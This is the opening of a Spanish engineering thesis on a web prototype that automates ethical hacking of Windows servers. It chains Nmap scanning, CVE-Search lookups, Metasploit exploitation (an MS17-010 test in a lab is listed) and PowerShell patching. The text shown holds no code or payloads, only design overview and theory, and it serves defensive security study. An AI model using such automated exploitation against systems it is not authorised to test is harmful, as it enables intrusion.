ESCUELA POLITÉCNICA NACIONAL

FACULTAD DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA

DESARROLLO DE UN SISTEMA DE GESTIÓN WEB PROTOTIPO PARA LA AUTOMATIZACIÓN DE HACKEO ÉTICO EN SISTEMAS OPERATIVOS WINDOWS

TRABAJO DE TITULACIÓN PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN ELECTRÓNICA Y REDES DE INFORMACIÓN

JORGE ESTEBAN PORTILLA GAMBOA

DIRECTOR: Msc. FRANKLIN LEONEL SANCHEZ CATOTA

Quito, marzo 2022

AVAL

Certifico que el presente trabajo fue desarrollado por Jorge Esteban Portilla Gamboa bajo nuestra supervisión.

Msc. FRANKLIN LEONEL SANCHEZ CATOTA
DIRECTOR DEL TRABAJO DE TITULACIÓN

DECLARACIÓN DE AUTORÍA

Yo, Jorge Esteban Portilla Gamboa declaro bajo juramento que el trabajo aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y, que he consultado las referencias bibliográficas que se incluyen en este documento.

A través de la presente declaración dejo constancia de que la Escuela Politécnica Nacional podrá hacer uso del presente trabajo según los términos estipulados en la Ley, Reglamentos y Normas vigentes.

_____

Jorge Esteban Portilla Gamboa

DEDICATORIA

A mi madre, padre y hermana por el apoyo durante esta etapa universitaria, que me ha forjado a ser una mejor persona.

A la familia De La Torre Darquea por ser amigos incondicionales en todo momento y en especial a Wilson De La Torre que siempre vivirá en nuestros corazones.

Jorge Portilla

AGRADECIMIENTO

Agradezco a mi madre, padre y hermana por la paciencia, consejos, sacrificio, esfuerzo y amor que me han dado para lograr esta meta.

Agradezco a mi tía Michita y prima Alexandra por el apoyo todo este tiempo.

Agradezco a la familia De La Torre Darquea por su apoyo y cariño.

Agradezco al Ing. Mejía por sus excelentes clases en aplicaciones distribuidas e intranets ya que gracias a ese conocimiento pude desarrollar el presente trabajo de titulación.

Agradezco a mi ex director de trabajo de titulación el Ing. López por su paciencia y tiempo.

Agradezco a mi actual director de trabajo de titulación el Ing. Franklin Sánchez por su tiempo, paciencia y ayuda en el presente trabajo de titulación.

Jorge Portilla

ÍNDICE DE CONTENIDO

AVAL I
DECLARACIÓN DE AUTORÍA II
DEDICATORIA III
AGRADECIMIENTO IV
ÍNDICE DE CONTENIDO V
RESUMEN XIV
ABSTRACT XV
1. INTRODUCCIÓN 1
1.1 OBJETIVOS 2
1.2 ALCANCE 2
1.3 MARCO TEÓRICO 5
1.3.1 Metodología OSSTMM 5
1.3.2 Metodología de desarrollo de software RAD 7
1.3.2 Herramientas para el hackeo ético 8
1.3.2.1 NMAP 8
1.3.2.2 CVE-Search 8
1.3.2.3 Metasploit 9
1.3.2.4 Python 10
1.3.2.5 PowerShell 10
1.3.3 Librerías de Python 11
1.3.3.1 Python-nmap 11
1.3.3.2 Scripting CVE-Search 11
1.3.3.3 Pymetasploit3 11
1.3.3.4 Apscheduler 11
1.3.3.5 Flask 11
2. METODOLOGÍA 12
2.1 DISEÑO DEL PROTOTIPO 12
2.1.1 Historias de usuario 12
2.1.1.1 Formato 12
2.1.2 Análisis de requerimientos 15
2.2 ARQUITECTURA DEL PROTOTIPO 18

2.3 DIAGRAMAS DE CASOS DE USO 20
2.3.1 Descripción casos de uso 20
2.3 DIAGRAMAS DE ACTIVIDADES 25
2.4 DIAGRAMA DE CLASES 31
2.5 DIAGRAMA RELACIONAL 33
2.6 MÓDULOS 34
2.7 SKETCHES DE INTERFACES DE USUARIO 35
2.8 IMPLEMENTACIÓN 40
2.8.1 Creación Máquinas virtuales 40
2.8.2 Instalación herramientas complementarias 42
2.8.3 Instalación librerías necesarias 45
2.8.4 Codificación Base De Datos 46
2.8.5 CODIFICACIÓN APLICATIVO WEB 48
3. RESULTADOS Y DISCUSIÓN 89
3.1 EVALUACIÓN DE LOS PROTOTIPOS 89
3.1.1 Prototipo número uno 89
3.1.2 Prototipo número dos 94
3.2 Pruebas de la aplicación 97
3.2.1 Prueba Módulo de Autenticación 98
3.2.2 Prueba Módulo de Pantalla Principal 98
3.2.3 Prueba Módulo de Actualización de Credenciales 100
3.2.4 Prueba Módulo de Logs de la Aplicación 102
3.2.5 Prueba Módulo de Activos 103
3.2.6 Prueba Módulo de Calendarización. 105
3.2.7 Prueba Módulo de Estado de Activos y Resultados Finales 107
3.2.8 Prueba Módulo de Escaneo de la Red y presentación de datos. 109
3.2.9 Prueba Módulo de Explotación. 111
3.2.10 Prueba Módulo de Mitigación y pruebas de conectividad de PowerShell 113
4. CONCLUSIONES Y RECOMENDACIONES 116
4.1. CONCLUSIONES 116
4.2. RECOMENDACIONES 118
5. REFERENCIAS BIBLIOGRÁFICAS 120
ANEXOS 122

ÍNDICE FIGURAS

Figura 1.1 Esquema de funcionamiento del sistema de gestión Web para hackeo ético... 4
Figura 1.2 Fases metodología de desarrollo RAD [9]..... 8
Figura 1.3 Arquitectura metasploit [12] 9
Figura 2.1 Resultados entrevista parte 1.....16
Figura 2.2 Resultados entrevista parte 2.....16
Figura 2.3 Arquitectura del Prototipo.....19
Figura 2.4 Diagrama de casos de uso 25
Figura 2.5 Diagrama actividades módulo autenticación 26
Figura 2.6 Diagrama de actividades del módulo de la Página Principal 26
Figura 2.7 Diagrama de actividades del módulo de Calendarización 27
Figura 2.8 Diagrama de actividades del módulo de Estado de Activos y Resultados Finales.....28
Figura 2.9 Diagrama de actividades del Módulo de Escaneo de la Red y presentación de datos.....29
Figura 2.10 Diagrama de actividades del Módulo de Explotación 29
Figura 2.11 Diagrama de clases Módulo de Mitigación y pruebas de conectividad de PowerShell 30
Figura 2.12 Diagrama de clases 32
Figura 2.13 Diagrama Relacional para el aplicativo Web 34
Figura 2.14 Sketch del formulario de autenticación.....36
Figura 2.15 Sketch de la página principal 36
Figura 2.16 Sketch del formulario para crear, modificar o eliminar un activo.....37
Figura 2.17 Sketch del formulario de Calendarización. 37
Figura 2.18 Sketch de formulario para crear un Escaneo Programado 38
Figura 2.19 Sketch de formulario de Estado de los Activos 38
Figura 2.20 Sketch de la presentación de vulnerabilidades encontradas 39
Figura 2.21 Sketch de la presentación de resultados de los exploits ejecutados. 39
Figura 2.22 Sketch de la presentación de parches disponibles para instalar. 40
Figura 2.23 Máquina Windows Server 2008 explotable 42
Figura 2.24 Servicios base de datos y servidor Web ejecutándose.....43
Figura 2.25 Instalación Mongo DB.....44
Figura 2.26 Carpetas y archivo Python 48
Figura 2.27 Layout compilado.....50
Figura 2.28 GUI Registro de usuario.....52
Figura 2.29 GUI Login.....53

Figura 2.30 GUI Pantalla Principal 54
Figura 2.31 GUI de actualización de credenciales 56
Figura 2.32 GUI de Log de la aplicación 57
Figura 2.33 GUI del Módulo Activos 61
Figura 2.34 GUI módulo de calendarización 68
Figura 2.35 GUI de los resultados HTML a PDF 74
Figura 2.36 GUI Módulo de Resultados 74
Figura 2.37 GUI Módulo de servicios 79
Figura 2.38 GUI de las vulnerabilidades 80
Figura 2.39 GUI del módulo explotación 82
Figura 2.40 GUI del módulo mitigación 88
Figura 3.1 Página principal prototipo uno 89
Figura 3.2 Tareas prototipo uno 90
Figura 3.3 Escaneos prototipo uno 90
Figura 3.4 Resultados prototipo uno 91
Figura 3.5 Explotación prototipo uno 91
Figura 3.6 Formulario de evaluación prototipo 1 92
Figura 3.7 Resultados encuesta 93
Figura 3.8 Página Principal prototipo final 94
Figura 3.9 Logs prototipo final 95
Figura 3.10 Cambio credenciales prototipo final 95
Figura 3.11 Activos prototipo final 96
Figura 3.12 Escaneos prototipo final 96
Figura 3.13 Crear escaneo prototipo final 97
Figura 3.14 Mitigación prototipo final 97
Figura 3.15 Prueba módulo autenticación 98
Figura 3.16 Prueba autenticación fallida 98
Figura 3.17 Prueba módulo pantalla principal 99
Figura 3.18 Actualización CVE-Search 99
Figura 3.19 Prueba nuevo CVE Pantalla Principal 100
Figura 3.20 Prueba cambio de credenciales 100
Figura 3.21 Mensaje de cambio de credenciales correcto 101
Figura 3.22 Prueba de autenticación con nuevas credenciales 101
Figura 3.23 Verificación de cambio correcto de credenciales 101
Figura 3.24 Prueba de visualización de logs con la fecha 102
Figura 3.25 Logs hasta la fecha actual 102

Figura 3.26 Prueba de creación de un nuevo activo 103
Figura 3.27 Prueba con nombre duplicado o dirección IP 103
Figura 3.28 Activo nuevo agregado correctamente 104
Figura 3.29 Mensaje previo a la eliminación de un activo 104
Figura 3.30 Pruebas edición activo 104
Figura 3.31 Cambio dirección IP en el activo 105
Figura 3.32 Prueba de edición de activo correcta 105
Figura 3.33 Prueba editar parámetros escaneo 106
Figura 3.34 Mensaje de cambios exitosos 106
Figura 3.35 Prueba creación nuevo escaneo 107
Figura 3.36 Prueba cambios de activos asociados al escaneo 107
Figura 3.37 Prueba Módulo Estado Activos con Windows 108
Figura 3.38 Prueba Módulo Estado Activos con Linux y Android 108
Figura 3.39 Prueba de exportar resultados a PDF 109
Figura 3.40 Prueba de eliminación de resultados 109
Figura 3.41 Prueba servicios encontrados 110
Figura 3.42 Prueba vulnerabilidades encontradas 110
Figura 3.43 Prueba exploits ejecutados 111
Figura 3.44 Validación manual exploit MS17_010 111
Figura 3.45 SHELL del servidor vulnerado 112
Figura 3.46 Prueba script python manual dónde se vulnera VNC 112
Figura 3.47 Prueba de conectividad del PowerShell remoto 113
Figura 3.48 Prueba de conectividad correcta 113
Figura 3.49 Prueba instalación parche 114
Figura 3.50 Prueba manual Powershell 114
Figura 3.51 Mensaje de instalación correcta de parche 114
Figura 3.52 Verificación en la máquina destino 115
Figura 3.53 Reinicio de la máquina de prueba de instalación del parche 115

ÍNDICE DE TABLAS

Tabla 1.1 Correlación entre Fases de OSSTMM y las etapas de Hackeo Ético 6
Tabla 2.1 Formato de Historia de Usuario [19].....13
Tabla 2.2 Historia de Usuario 01.....13
Tabla 2.3 Historia de Usuario 02.....13
Tabla 2.4 Historia de Usuario 03.....14
Tabla 2.5 Historia de Usuario 04.....14
Tabla 2.6 Historia de Usuario 05.....14
Tabla 2.7 Lista de historias de usuario del aplicativo Web 14
Tabla 2.8 Formato de la Tabla de descripción de casos de uso.....20
Tabla 2.9 Caso de Uso: Iniciar Sesión 21
Tabla 2.10 Casos de Uso: Cambiar de contraseña y usuario.....21
Tabla 2.11 Caso de Uso: Agregar, Modificar o Eliminar Activos. 22
Tabla 2.12 Caso de Uso: Crear, Modificar, Ver Resultados, Eliminar Calendarización. ...22
Tabla 2.13 Caso de Uso: Ver resultados del escaneo por activo. 22
Tabla 2.14 Caso de Uso: Exportar resultados del escaneo por activo. 23
Tabla 2.15 Caso de Uso: Ver Escaneo de la Red y presentación de datos.....23
Tabla 2.16 Caso de Uso: Ver Explotación.....24
Tabla 2.17 Caso de Uso: Mitigación y pruebas de conectividad 24
Tabla 2.18 Lista de módulos de la aplicación.....35

ÍNDICE DE CÓDIGOS

Código 2.1 Comandos descargar máquina explotable 41
Código 2.2 Instalación VSCode 42
Código 2.3 Instalación XAMPP 43
Código 2.4 Ejecución gestor de servicios LAMPP 43
Código 2.5 Copia de dependencias CVE-SEARCH 44
Código 2.6 Descarga y almacenamiento de CVE en la base local 44
Código 2.7 Instalación Flask 45
Código 2.8 Instalación PyNMAP 45
Código 2.9 Instalación PDFKIT 45
Código 2.10 Instalación Pymetasploit 46
Código 2.11 Instalación pypsrp 46
Código 2.12 Creación de la base de datos 46
Código 2.13 Creación tabla activos 47
Código 2.14 Agregación de condiciones 47
Código 2.15 Sentencia para autoincrementar 47
Código 2.16 Librerías importadas 48
Código 2.17 Código de layout.html 49
Código 2.18 Inicio de la aplicación Web 50
Código 2.19 Código método do_something 51
Código 2.20 Código de Conexión a la base de datos y método before_request 51
Código 2.21 Método Register 52
Código 2.22 Método Login 53
Código 2.23 Método logout 54
Código 2.24 Método home 54
Código 2.25 Método cambio_password 55
Código 2.26 Logging 56
Código 2.27 Método get_logs 56
Código 2.29 Método activos 57
Código 2.30 Método add_activo 58
Código 2.31 Método delete_activo 58
Código 2.32 Método edit_activo 59
Código 2.33 Método update_activo 59
Código 2.34 HTML activos 60
Código 2.35 HTML editaractivo 60
Código 2.36 Método escaneos 61

Código 2.37 Método add_escaneo 62
Código 2.38 Método edit_parametros 63
Código 2.39 Método edit_listactivos 63
Código 2.40 Método delete_escaneo 64
Código 2.41 Método lista_escaneos 64
Código 2.42 Método update_escaneo 65
Código 2.43 Método update_listaescaneos 66
Código 2.44 HTML listaescaneos 67
Código 2.45 HTML editar_escaneo 67
Código 2.46 Método estado_host 69
Código 2.47 Método get_todos_resutlados 69
Código 2.48 Método get_resultados 70
Código 2.49 Método ejecutar_escaneo 70
Código 2.50 Método delete_resultado 71
Código 2.51 Método get_pdf 71
Código 2.52 HTML informe 72
Código 2.53 HTML pdf 72
Código 2.54 HTML pdf segunda parte 73
Código 2.55 HTML resultadoescaneos 73
Código 2.56 Método servicios 75
Código 2.57 Método analizadorcve 76
Código 2.58 Método get_todos_servicios 77
Código 2.59 Método get_servicios 77
Código 2.60 Método cve 77
Código 2.61 Método get_cve 78
Código 2.62 HTML servicios 78
Código 2.63 HTML cve 79
Código 2.64 Método explotación 81
Código 2.65 Método exploits 81
Código 2.66 Método get_exploits 82
Código 2.67 Método prueba_powershell 83
Código 2.68 Método test_conectividad 84
Código 2.69 Método test_conectividad_byID 85
Código 2.70 Método instalarkb 86
Código 2.71 Método instalar_actualizaciones 87
Código 2.72 HTML mitigación 88

Código 2.73 HTML kbs 88

RESUMEN

En el presente proyecto de titulación se desarrolló un prototipo de gestión Web para la automatización del Hackeo Ético en Sistemas Operativos Windows.

En el capítulo 1 se realiza una revisión teórica de la metodología OSSTMM utilizada para el hackeo ético y la metodología de desarrollo RAD implementada para la programación de la gestión Web. Además, se explica brevemente sobre las herramientas aplicadas como: `NMAP, CVE-Search, Metasploit, PowerShell` y librerías de Python.

En el capítulo 2 se realiza el diseño del prototipo de la aplicación con tareas como el análisis de requerimientos funcionales, no funcionales, módulos, diagramas de casos de uso, actividades y clases, historias de usuario, sketches de interfaces y la arquitectura del prototipo. Adicionalmente se explica la implementación del prototipo detallando la creación de las máquinas virtuales para Kali Linux y Windows Server 2008 explotable. Se explica brevemente la instalación de `VsCode,LAMPP, CVE-Search, Flask, PYNMAP, PDFKIT, PYMETASPLOIT, PYPSRP.POWERSHELL` y `PYPSRP.WSMAN`. Se detalla la codificación de la base de datos y del aplicativo Web con sus diferentes módulos.

Finalmente, en el capítulo 3 se muestra la evaluación de los prototipos y las pruebas de la aplicación.

PALABRAS CLAVE: Python, OSSTMM, RAD, NMAP, CVE-SEARCH, Metasploit, PowerShell

ABSTRACT

In this degree project, a Web management prototype was developed for the automation of Ethical Hacking in Windows Operating Systems.

In chapter 1 a theoretical review of the OSSTMM methodology used for ethical hacking and RAD development methodology implemented for the programming of the Web management is carried out. In addition, it is briefly explained about the applied tools such as: `NMAP, CVE-Search, Metasploit, PowerShell` and `Python` libraries.

In chapter 2 the design of the application prototype is carried out by the analysis of functional and non-functional requirements, modules, use case diagrams, activities and classes, user stories, interface sketches and the prototype architecture. Additionally, the implementation of the prototype is explained by the creation of virtual machines for Kali Linux and Windows Server 2008 exploitable. The installation of `VsCode, LAMPP, CVE-Search, Flask, PYNMAP, PDFKIT, PYMETASPLOIT, PYPSRP.POWERSHELL and PYPSRP.WSMAN` is briefly explained. The coding of the database and the Web application with its different modules is detailed.

Finally, Chapter 3 shows the evaluation of the prototypes and the application tests.

KEYWORDS: Python, OSSTMM, RAD, NMAP, CVE-SEARCH, Metasploit, PowerShell

1. INTRODUCCIÓN

Actualmente debido al aumento de ataques informáticos, la ciberseguridad ha pasado a ser un aspecto crítico para las grandes y medianas empresas a nivel mundial. En los últimos años, en América Latina, se han detectado 45 intentos de infección cada segundo. [1]

Las aplicaciones de productividad y de comunicaciones necesarias para las organizaciones operan sobre Internet. Cada día se involucran más las tecnologías de la información en todos los aspectos de la productividad y en todos los sectores de la industria. Sectores como el de la energía, las infraestructuras, el transporte o las comunicaciones, no pueden operar sin la participación de la Internet, y ya han existido casos en los que se ha comprometido la seguridad incluso de centrales nucleares [4]. La pérdida de datos sensibles, el daño de activos y la suspensión de operaciones son algunas de las consecuencias de ciberataques. [3] En Ecuador un factor importante es que actualmente el 53% de la población ecuatoriana tiene acceso a Internet [2] y constantemente organizaciones están intercambiando información a través de un canal público y pueden ser víctimas de ataques informáticos [3].

No se puede proteger lo que no se conoce [5], cuando la seguridad de los sistemas no se evalúa de forma oportuna, las vulnerabilidades quedan expuestas a posibles explotaciones y como resultado se puede dar el robo de información o denegación de servicios [5] por esta razón son necesarios los análisis de seguridad, que permitan la reacción oportuna y ágil del personal de seguridad o administradores de red y así mejorar la respuesta ante un posible ataque que pueda poner en riesgo la información o disponibilidad de servicios de las organizaciones. A pesar de esto, existe personal encargado de seguridad en los departamentos de TI que no realizan pruebas de seguridad y corrección de vulnerabilidades. Los elevados periodos de tiempo que toma realizar las tareas antes mencionadas para la todos los activos o el desconocimiento de herramientas actuales sumados a la falta de presupuesto, impiden que se obtenga una respuesta adecuada.

Por otra parte, es importante mencionar que a pesar de que existe malware de alto perfil en plataformas como OSX, Linux y Android, el volumen de malware dirigido y diseñado para ejecutarse exclusivamente en Windows sigue predominando en el número total de muestras de software malicioso [5].

Bajo estas premisas, se propone el desarrollo de un prototipo basado en gestión web, con el fin de automatizar el procedo de hackeo ético, utilizando el lenguaje de

programación Python, que cubra las fases de reconocimiento, explotación y remediación de vulnerabilidades. La remediación, en esta propuesta, será para el sistema operativo Windows, y consistirá en la instalación de parches de seguridad. La idea general del prototipo propuesto es facilitar la evaluación de seguridad mediante el uso de la gestión Web y contribuir con las empresas que no tienen presupuesto para la adquisición de software para pruebas de seguridad.

1.1 OBJETIVOS

El objetivo general de este Proyecto Técnico es desarrollar un sistema de gestión Web prototipo para la automatización de hackeo ético en sistemas operativos Windows.

Los objetivos específicos del Proyecto Técnico son:

- Estudiar los componentes teóricos y herramientas necesarios para el desarrollo del prototipo.
- Diseñar los componentes para la implementación del prototipo
- Codificar todos los módulos del prototipo.
- Analizar los resultados de las pruebas de funcionamiento.

1.2 ALCANCE

El presente trabajo de titulación propone el desarrollo de un prototipo de un sistema de gestión Web para la automatización de hackeo ético, que comprende pruebas de seguridad donde se incluyen las fases de reconocimiento, explotación y remediación de vulnerabilidades usando el lenguaje de programación Python en su tercera versión, para sistemas operativos Windows y dirigido a empresas públicas o privadas.

El prototipo estará basado en OSSTMM versión 3. Además, el aplicativo web será desarrollado con la metodología ágil de software RAD (Rapid Application Development).

Por otra parte, la aplicación funcionará con la ayuda de las siguientes fases:

- **Fase de reconocimiento:** Se definirá el uso de la librería `nmap` en conjunto con `cve-search`. Es importante saber que con esta fase se analizarán los puertos abiertos, y versiones de software correspondientes a los servicios

detectados en los equipos de prueba del ambiente controlado. Posterior al análisis de servicios se realizará una búsqueda de vulnerabilidades asociadas al software detectado.

- **Fase explotación:** Se usará la librería `pymetasploit3.msfrpc`, la cual realizará la explotación de vulnerabilidades en el servidor.
- **Fase remediación**: Se ejecutará `Powershell 5.1` y `pypsrp.wsman`, con soporte para diferentes versiones de sistemas operativos Windows. Usando `PowerShell`, se realizará la remediación mediante la instalación de actualizaciones del Sistema Operativo.

Todas las fases de hackeo ético serán gestionadas por una interfaz web, dónde se usarán las librerías `flask` y sus complementos para la creación de formularios Web. Para el almacenamiento de los datos recopilados de las fases del hackeo ético como puertos abiertos, vulnerabilidades encontradas, explotadas y mitigadas, se utilizará la base de datos MySQL dónde se almacenará toda esta información.

La aplicación Web comprende los siguientes módulos:

- Módulo de Autenticación
- Módulo de Pantalla Principal
- Módulo de Actualización de Credenciales
- Módulo de Logs de la Aplicación
- Módulo de Activos
- Módulo de Calendarización.
- Módulo de Estado de Activos y Resultados Finales
- Módulo de Escaneo de la Red y presentación de datos.
- Módulo de Explotación.
- Módulo de Mitigación y pruebas de conectividad de PowerShell.

En la Figura 1.1, se puede observar cómo será el funcionamiento de la aplicación, iniciará ejecutándose en una máquina Virtual con el sistema operativo Kali Linux, en la cual estarán instaladas las herramientas: `NMAP`, `CVE-Search`, `Apache`, `MySQL`, `VsCode`, `Metasploit framework` y un compilador de Python. Luego, el sistema de gestión web ejecutará el análisis de seguridad en el servidor Windows vulnerable, para

que la información de los resultados pase a la base de datos MySQL donde se registrarán los puertos abiertos, vulnerabilidades encontradas, exploits ejecutados y los parches de Windows desplegados, y así a detectar posibles ataques, obteniendo mejoras en los tiempos para pruebas de seguridad.




Figura 1.1 Esquema de funcionamiento del sistema de gestión Web para hackeo ético

1.3 MARCO TEÓRICO

A continuación, se explicará los fundamentos teóricos que fueron necesarios para el desarrollo del sistema de gestión web prototipo para la automatización de hackeo ético. Los primeros conceptos explicados son metodologías para las pruebas de seguridad, metodología de programación, herramientas para el análisis de seguridad y el lenguaje de programación Python.

1.3.1 Metodología OSSTMM

La metodología OSSTMM (Open Source Security Testing Methodology Manual) provee una metodología para realizar pruebas confiables de seguridad en la auditoria.

Los entornos de las tecnologías de la información cambian e integran nuevos sistemas como virtualización, computación en la Nube, IoT y otros, con la infraestructura tradicional de equipos de escritorio, servidores o equipos de red. La versión 3 de OSSTMM abarca varios aspectos de la seguridad, no solo los equipos sino también los recursos humanos, logística, procesos y los diversos canales de comunicación [6]. Por lo que se subdivide en los siguientes aspectos:

- Seguridad de la Información
- Seguridad de los Procesos
- Seguridad en las Tecnologías de Internet
- Seguridad en las Comunicaciones
- Seguridad Inalámbrica
- Seguridad Física

Para el presente trabajo de titulación se hará especial énfasis en la exploración de red, identificación de los servicios del sistema, búsqueda y verificación de vulnerabilidades. Esta metodología se basa en 7 grandes aristas.OSSTMM contempla las siguientes etapas:

- Obtener y analizar la información que existe del sistema.
- Realizar pruebas en los sistemas operativos, como sus ajustes y servicios en comparación a lo documentado del sistema.

- Búsqueda de vulnerabilidades y análisis a través de pruebas de penetración.
- Pruebas de integridad de los resultados.
- Mapeo de los sistemas y servicios analizados.
- Realizar una evaluación del Riesgo (RAV), para las vulnerabilidades encontradas.
- Mapeado de resultados y recomendaciones.

A continuación, en la Tabla 1.1 se muestra la correlación entre las fases del Hackeo Ético y la metodología OSSTMM [6]:

Tabla 1.1 Correlación entre Fases de OSSTMM y las etapas de Hackeo Ético

Etapa Hackeo Ético	Fase OSSTMM
Planeación	• Obtener y analizar la información que existe del sistema.
Descubrimiento	• Realizar pruebas en los sistemas operativos, como sus ajustes y servicios en comparación a lo documentado del sistema.
Ataque	• Búsqueda de vulnerabilidades y análisis a través de pruebas de penetración. • Pruebas de integridad de los resultados
Reporte	• Mapeo de los sistemas y servicios analizados. • Realizar una evaluación del Riesgo (RAV), para las vulnerabilidades encontradas. • Mapeado de resultados y recomendaciones.

1.3.2 Metodología de desarrollo de software RAD

Para el presente trabajo de titulación se optó por trabajar usando como referencia metodologías de desarrollo ágil, con el fin de mejorar el producto software final. Se busca proporcionar en menor tiempo fragmentos del sistema de software para ser evaluados. Estas metodologías usan enfoques flexibles para obtener mejoras constantes, además se enfocan en equipos pequeños de desarrollo. [7]. Existen varios modelos para realizar el proceso de desarrollo, sin embargo, en el presente proyecto de titulación se optó por el modelo de desarrollo rápido de aplicaciones RAD.

El desarrollo rápido de aplicaciones también conocido como RAD (Rapid Application Development) es una de las metodologías para el desarrollo de software, diseñado por James Martin. Este método comprende el desarrollo iterativo y la construcción de prototipos. [8]

1.3.1.1 Fases de la metodología RAD

El modelo inicia con la recolección de requerimientos del cliente, con base en estos, se define el conjunto de objetivos para el software, se mapean los requisitos conocidos y se realiza un prototipo que se evalúa con el cliente, y con la retroalimentación se afinan funcionalidades de los nuevos requisitos del software a desarrollar. Este proceso se repite hasta satisfacer al cliente.

La metodología RAD comprende las siguientes etapas:

- **Fase de análisis**: Se establecerán los requisitos para la aplicación como el diseño de los diagramas de: clases, relacionales, funciones, y se comenzará con la creación de prototipos.
- **Fase de prototipo**: Creación de modelos y prototipos iniciales, este paso se deberá repetir las veces que se considere necesario para el proyecto.
- **Fase de pruebas:** Una vez obtenido el prototipo inicial, se deberá comenzar con las pruebas e integración de la aplicación y se modificará algunas veces.
- **Fase de despliegue:** Eventualmente, una vez que finalmente se aprueba el producto, los desarrolladores le dan algunos toques finales en forma de prueba a la interfaz y una capacitación del usuario. Una vez que el producto se

evalúa adecuadamente en función de factores como la estabilidad y la longevidad, está listo para ser entregado.




Figura 1.2 Fases metodología de desarrollo RAD [9]

1.3.2 Herramientas para el hackeo ético

